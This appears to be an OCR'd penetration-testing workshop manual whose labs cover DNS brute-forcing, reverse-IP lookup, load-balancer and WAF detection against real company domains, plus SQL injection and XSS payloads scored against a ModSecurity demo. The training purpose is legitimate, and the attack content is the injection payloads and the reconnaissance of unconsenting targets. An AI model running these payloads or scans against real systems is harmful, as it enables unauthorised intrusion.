Ultimate App Sec

Written by Joe McCray

Table of Contents

Section 1: External Scanning

Lab 1: VM Download and Setup

The attack virtual machine used in this workshop can be downloaded from:
https://s3.amazonaws.com/StrategicSec-VMs/StrategicsecUbuntu14.zip

username: **strategicsec**
password: **strategicsec**

Download, extract, and login to this virtual machine with the credentials provided above.


Flush(delete) iptables and cd to the toolz directory:

```
sudo /sbin/iptables -F
cd /home/strategicsec/toolz
```

Lab 2: DNS brute-force:

Using a blindcrawl.pl, preform a brute force DNS lookups

perl blindcrawl.pl -d motorola.com




This results in

```
strategicsec@ubuntu: ~/toolz
bigip1.motorola.com:67.215.65.132
bigip2.motorola.com:67.215.65.132
bigip3.motorola.com:67.215.65.132
bigip4.motorola.com:67.215.65.132
bigip5.motorola.com:67.215.65.132
cisco.motorola.com:67.215.65.132
cisco1.motorola.com:67.215.65.132
cisco2.motorola.com:67.215.65.132
cisco3.motorola.com:67.215.65.132
cisco4.motorola.com:67.215.65.132
cisco5.motorola.com:67.215.65.132
pc.motorola.com:67.215.65.132
pc1.motorola.com:67.215.65.132
pc2.motorola.com:67.215.65.132
pc3.motorola.com:67.215.65.132
pc4.motorola.com:67.215.65.132
pc5.motorola.com:67.215.65.132

430 common cname lookups were successful on motorola.com

-------------------------------------
TOTAL SUCCESSES: 430
-------------------------------------
strategicsec@ubuntu:~/toolz$
```

Lab 3: DNS brute-force – 2nd method:

Use Fierce Domain Scan (Fierce)

cd /home/strategicsec/toolz/
cd fierce2/
fierce -dns motorola.com



Lab 4: Virtual Hosting Detection

RitX

RitX is a Reverse IP Lookup Tool that will allow you to identify all current domains hosted on a server.

cd /home/strategicsec/toolz/
rm -rf ritx/
wget https://ritx.googlecode.com/files/RitX-Reverse-Ip-Tool-v1.6.zip
unzip RitX-Reverse-Ip-Tool-v1.6.zip
cd ritx/
perl RitX.pl -h

```
strategicsec@ubuntu:~/toolz$ cd ritx/
strategicsec@ubuntu:~/toolz/ritx$ perl RitX.pl -h

       +----------------------------+
       |          RitX 1.6          |
       |      Coded by r0b10S-12    |
       +----------------------------+


Usage: perl RitX.pl [OPTIONS]
Options:
   -t, --target            Server hostname or IP
   -c, --check             Check extracted domains that are in the same IP address to eleminate cached/old records
   -b, --bing              Save Bing search results to a file
       --bing-api          Bing API key (http://www.bing.com/developers/)
       --vd-api            ViewDNS API key (http://ViewDNS.info/api/)
       --list              List current supported Reverse Ip Lookup websites
       --max               maximum number of pages to fetch (default:10)
       --print             Print results
       --timeout=SECONDS   Seconds to wait before timeout connection (default 30)
       --user-agent        Specify User-Agent value to send in HTTP requests
       --proxy             To use a Proxy
       --proxy-auth        Proxy authentication information (user:password).
   -o, --output=FILE       Save results to a file (default IP.txt)
   -h, --help              This shity message
   -v, --verbose           Print more informations

   Threads:
   --threads=THREADS       Maximum number of concurrent IP checks (default 1) require --check
```

Use RiTx.pl on connectionnewpapers.com

perl RitX.pl -t connectionnewspapers.com

```
strategicsec@ubuntu:~/toolz/ritx$ perl RitX.pl -t connectionnewspapers.com

        +----------------------------+
        |           RitX 1.6         |
        |      Coded by r0b10S-12    |
        +----------------------------+



[*] This process will take a little time so be patient...

[*] Processing:
   -> Ip-adress.com
   -> Yougetsignal.com
   -> Sameip.org
   -> DNStrails.com
   -> Bing.com
   -> Ewhois.com
   -> Tools.web-max.ca
   -> Whois.WebHosting.info
   -> Myiptest.com
   -> My-ip-neighbors.com
   -> Pagesinventory.com
   -> Robtex.com
   -> Domainsbyip.com

[x] Result of 208.91.60.6 :

                        +--------+
                        |   NB   |
+-----------------------+--------+
| Ip-adress.com         | 1      |
+-----------------------+--------+
| Yougetsignal.com      | 0      |
+-----------------------+--------+
| Sameip.org            | 0      |
+-----------------------+--------+
| DNStrails.com         | 0      |
+-----------------------+--------+
| Bing.com              | 50     |
+-----------------------+--------+
| Ewhois.com            | 0      |
+-----------------------+--------+
| Tools.web-max.ca      | 0      |
+-----------------------+--------+
| Whois.WebHosting.info | 0      |
+-----------------------+--------+
| Myiptest.com          | 0      |
+-----------------------+--------+
| My-ip-neighbors.com   | 0      |
+-----------------------+--------+
| Pagesinventory.com    | 100    |
+-----------------------+--------+
| Robtex.com            | 0      |
+-----------------------+--------+
| Domainsbyip.com       | 0      |
+-----------------------+--------+
                | Total | 82     |
                +----------------+
[+] All domain name results has been saved to (208.91.60.6.txt)
```

The results will be stored in a .txt file named after the IP address of the target. In our case it will be 208.91.60.6.txt

cat 208.91.60.6.txt

```
strategicsec@ubuntu:~/toolz/ritx$ cat 208.91.60.6.txt
# Genereted By RitX 1.6
# Those are the domains hosted on the same web server as (208.91.60.6).
# Total domains: 82

100jamz.com
ads2.ljworld.com
albanyherald.com
apparelnews.net
baldwincity.com
basehorinfo.com
bedfordnow.com
beta.connectionnewspapers.com
blogs.ljworld.com
bonnersprings.com
californiademocrat.com
camaspostrecord.com
cdparentpages.com
classifieds.connectionnewspapers.com
columbian.com
connectionnewspapers.com
craigdailypress.com
denpubs.com
desotoexplorer.com
eudoranews.com
```

Lab 5: Load Balancer Detection

Lab 5a: Firefox LiveHTTP Headers

Download LiveHTTP headers Firefox addon from https://addons.mozilla.org/en-US/Firefox/addon/3829

Using LiveHTTP headers you can look and see if there are modifications in the HTTP response. See if the first time you connect to the site, it says something like Apache. Then the next time you connect it says something like "BigipServerOS."

Lets look at Google, this is what I get when I first connected too it.

```
HTTP/1.x 204 No Content
Content-Length: 0
Content-Type: text/html
Date: Sat, 06 Feb 2010 01:37:57 GMT
Server: GFE/2.0
X-XSS-Protection: 0
Cache-Control: private, x-gzip-ok=""
```

And now the second time

```
HTTP/1.x 200 OK
Date: Sat, 06 Feb 2010 01:33:09 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 4286
X-XSS-Protection: 0
```

Lab 5b: Netcraft.com

Netcraft can be used to identify what a site is running. To use the site and identify load balancers. Simply search for a site, then look for something like “f5 big-ip.” Seen in the screenshot below Microsoft employs load balancers.

	Site	Site Report	First seen	Netblock	OS
1.	www.microsoft.com		august 1995	akamai international, bv	linux
2.	go.microsoft.com		november 2001	akamai international, bv	linux
3.	windows.microsoft.com		june 1998	microsoft corp	unknown
4.	answers.microsoft.com		august 2009	microsoft corporation	f5 big-ip
5.	microsoft.com		may 1996	microsoft corp	windows server 2012
6.	support.microsoft.com		october 1997	akamai international, bv	linux
7.	download.microsoft.com		august 1999	akamai international, bv	linux
8.	technet.microsoft.com		august 1999	microsoft corporation	windows server 2012
9.	c1.microsoft.com		october 2004	microsoft corporation	windows server 2012
10.	msdn.microsoft.com		september 1998	microsoft corporation	windows server 2012
11.	social.technet.microsoft.com		august 2008	microsoft corporation	windows server 2012
12.	azure.microsoft.com		may 2014	microsoft informatica ltda	windows server 2012
13.	office.microsoft.com		november 1998	microsoft corp	unknown
14.	o15.officeredir.microsoft.com		may 2012	microsoft corporation	windows server 2012
15.	apps.microsoft.com		may 2012	akamai international, bv	linux

Let’s look at another example.


books.google.com.mx		febuary 2006	google inc.	linux
ipv6test.google.com		august 2011	google inc.	linux
sb.google.com		august 2006	google inc.	linux
google.com.tw		september 2003	google inc.	linux
email.thinkwithgoogle.com		august 2014	marketo	f5 big-ip
www.picasaweb.google.com		december 2006	google inc.	linux

To no surprise, Google employs load balancers as well.

Lab 5c: Dig

Dig is a command line DNS lookup utility. To identify load balancers with this utility you want to look for multiple IPs resolving to one domain name. Google for example.

cd toolz/
dig google.com



Lab 5d: lbd.sh

lbd is a shell script for load balancer detection. It simply checks a given domain for load-balancing.

./lbd-0.1.sh google.com


```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ ./lbd-0.1.sh google.com

lbd - load balancing detector 0.2 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
google.com has address 74.125.225.72
google.com has address 74.125.225.73
google.com has address 74.125.225.78
google.com has address 74.125.225.64
google.com has address 74.125.225.65
google.com has address 74.125.225.66
google.com has address 74.125.225.67
google.com has address 74.125.225.68
google.com has address 74.125.225.69
google.com has address 74.125.225.70
google.com has address 74.125.225.71

Checking for HTTP-Loadbalancing [Server]:
 gws
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 04:22:16, 04:22:17, 04:22:17, 04:22:17, 04:22
:17, 04:22:18, 04:22:18, 04:22:18, 04:22:18, 04:22:19, 04:22:19, 04:22:19, 04:22:19,
04:22:20, 04:22:20, 04:22:20, 04:22:20, 04:22:21, 04:22:21, 04:22:21, 04:22:21, 04:22
:22, 04:22:22, 04:22:22, 04:22:23, 04:22:23, 04:22:23, 04:22:23, 04:22:24, 04:22:24,
04:22:24, 04:22:24, 04:22:25, 04:22:25, 04:22:25, 04:22:25, 04:22:26, 04:22:26, 04:22
:26, 04:22:26, 04:22:27, 04:22:27, 04:22:27, 04:22:28, 04:22:28, 04:22:28, 04:22:28,
04:22:29, 04:22:29, 04:22:29, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

google.com does Load-balancing. Found via Methods: DNS

strategicsec@ubuntu:~/toolz$
```

Looks like Google uses DNS based load balancing.

Lab 5e: Halberd

Halberd is script that will identify web servers behind HTTP load balancers.


halberd microsoft.com



halberd motorola.com

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ halberd motorola.com
halberd 0.2.3 (18-Jul-2007)

INFO looking up host motorola.com...
INFO host lookup done.
INFO motorola.com resolves to 144.188.20.66
INFO motorola.com resolves to 144.189.100.66
144.188.20.66    [##########]  clues:  30 | replies: 231 | missed:   0

======================================================================
http://motorola.com (144.188.20.66): 2 real server(s)
======================================================================

server 1:
----------------------------------------------------------------------

difference: 1345869062 seconds
successful requests: 60 hits (25.97%)
header fingerprint: ff0bec97fe9cc7e556fd186cb196304d2aed209e
different headers:
  1. Content-Length: 606

server 2:
----------------------------------------------------------------------

difference: 1345869062 seconds
successful requests: 171 hits (74.03%)
header fingerprint: 7fce108387e251a5ecb55c980fc0e0e4943994a2
different headers:
  1. Location: http://www.motorola.com/
  2. Content-Length: 630
144.189.100.66   [##########]  clues:  25 | replies: 149 | missed:   0

======================================================================
http://motorola.com (144.189.100.66): 2 real server(s)
======================================================================

server 1:
----------------------------------------------------------------------

difference: 1345869077 seconds
successful requests: 17 hits (11.41%)
header fingerprint: ff0bec97fe9cc7e556fd186cb196304d2aed209e
different headers:
  1. Content-Length: 606

server 2:
----------------------------------------------------------------------

difference: 1345869077 seconds
successful requests: 132 hits (88.59%)
```

halberd oracle.com




Lab 6: Testing for a Web Application Firewall

Wafw00f is a python script that determines if a host is behind a web application firewall and if possible identifies it.

cd toolz/wafw00f/
python wafw00f.py http://www.microsoft.com

```
strategicsec@ubuntu: ~/toolz/wafw00f
strategicsec@ubuntu:~/toolz$ cd wafw00f/
strategicsec@ubuntu:~/toolz/wafw00f$ python wafw00f.py http://www.microsoft.com

                                ^    ^
      _   __  _   ____ _  __  _    _  ____
     ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
    | V V // o // _/ | V V // 0 // 0 // _/
    |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                               <
                               ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.microsoft.com
Generic Detection results:
The site http://www.microsoft.com seems to be behind a WAF
Reason: The server header is different when an attack is detected.
The server header for a normal response is "Microsoft-IIS/7.5", while the server head
er a response to an attack is "Microsoft-HTTPAPI/2.0.",
Number of requests: 11
strategicsec@ubuntu:~/toolz/wafw00f$
```

Use wafw00f.py on strategicsec.com
python wafw00f.py http://www.strategicsec.com



Lab 7a: WAF Bypass SQL Injection Payloads

Go to the address below in Firefox:

http://www.modsecurity.org/demo/crs-demo.html

Insert the following payloads and keep track of the scores each payload receives

SQL Injection Payloads

' or 1=1—

Results (txn: chRp1sCo8AoAAAbqVyQAAAAA)

CRS Anomaly Score Exceeded (score 34): 981243-Detects classic SQL injection probings 2/2

' or 1=1—

Results (txn: d6WVzMCo8AoAAAZsMH0AAAAD)

CRS Anomaly Score Exceeded (score 44): 981243-Detects classic SQL injection probings 2/2

%27%201=1%2D%2D

Results (txn: fTbQ9MCo8AoAAAcSZhkAAAAP)

CRS Anomaly Score Exceeded (score 32): 981249-Detects chained SQL injection attempts 2/2

' and 8<9—

Results (txn: gMPJGsCo8AoAAAbtZpMAAAAF)

CRS Anomaly Score Exceeded (score 28): 981242-Detects classic SQL injection probings 1/2

%27%20and%208<9%2D%2D

Results (txn: g7H3ecCo8AoAAAb4EOkAAAAG)

CRS Anomaly Score Exceeded (score 62): 981242-Detects classic SQL injection probings 1/2

Lab 7b: WAF Bypass Cross Site Scripting Payloads

<script>alert('xss')</script>

Results (txn: mgNB2MCo8AoAAAbrYMwAAAAB)

CRS Anomaly Score Exceeded (score 47): IE XSS Filters - Attack Detected

%3Cscript%3E%28%27xss%27%29%3C$2Fscript%3E

Results (txn: nTpoMcCo8AoAAAcRV44AAAAO)

CRS Anomaly Score Exceeded (score 28): 981243-Detects classic SQL injection probings 2/2

prompt('xss')

Results (txn: oDRfU8Co8AoAAAZ1Z@cAAAAK)

CRS Anomaly Score Exceeded (score 8): XSS Attack Detected

prompt%28%27xss%27%29

Results (txn: oDRfU8Co8AoAAAZ1Z@cAAAAK)

CRS Anomaly Score Exceeded (score 8): XSS Attack Detected

Lab 8: Quick Hits (Googling for vulnerabilities)

Using Google for finding vulnerabilities

Lab 8a: Google for generic Database errors

